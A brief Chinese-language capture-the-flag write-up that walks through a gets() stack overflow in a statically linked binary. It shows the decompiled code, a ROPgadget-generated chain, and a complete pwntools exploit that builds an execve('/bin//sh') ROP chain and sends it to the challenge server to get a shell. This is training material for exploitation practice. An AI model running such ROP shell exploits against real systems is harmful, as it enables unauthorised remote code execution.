简单的一道题目

首先ida看一下代码

```
// positive sp value has been detected, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  overflow();
  return 0;
}
```


可以看到overflow函数

```
_BYTE *overflow()
{
  char v1[12]; // [esp+Ch] [ebp-Ch] BYREF

  return gets(v1);
}
```

很明显的溢出函数了

然后看一下函数列表



很明显属于是静态编译了

可以用ROPgadget的ropchain函数来进行攻击

```
# ROPgadget --binary rop --ropchain
```

```
root@ubuntu: /home/wsxk/Desktop/ctf

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080de769) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
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p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0806c943) # int 0x80
```

得到了exp

```
from pwn import *
from struct import pack

r=remote('node4.buuoj.cn',27871)
#r=process('./rop')

p = b'a'*0xc+b'bbbb'
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8016) # pop eax ; ret
p += b'/bin'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8016) # pop eax ; ret
p += b'//sh'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080de769) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
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p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0806c943) # int 0x80

r.sendline(p)
r.interactive()
```

使用脚本进行攻击即可得到flag
只能说属于是学到了很多
静态编译有这种效果是我没想到的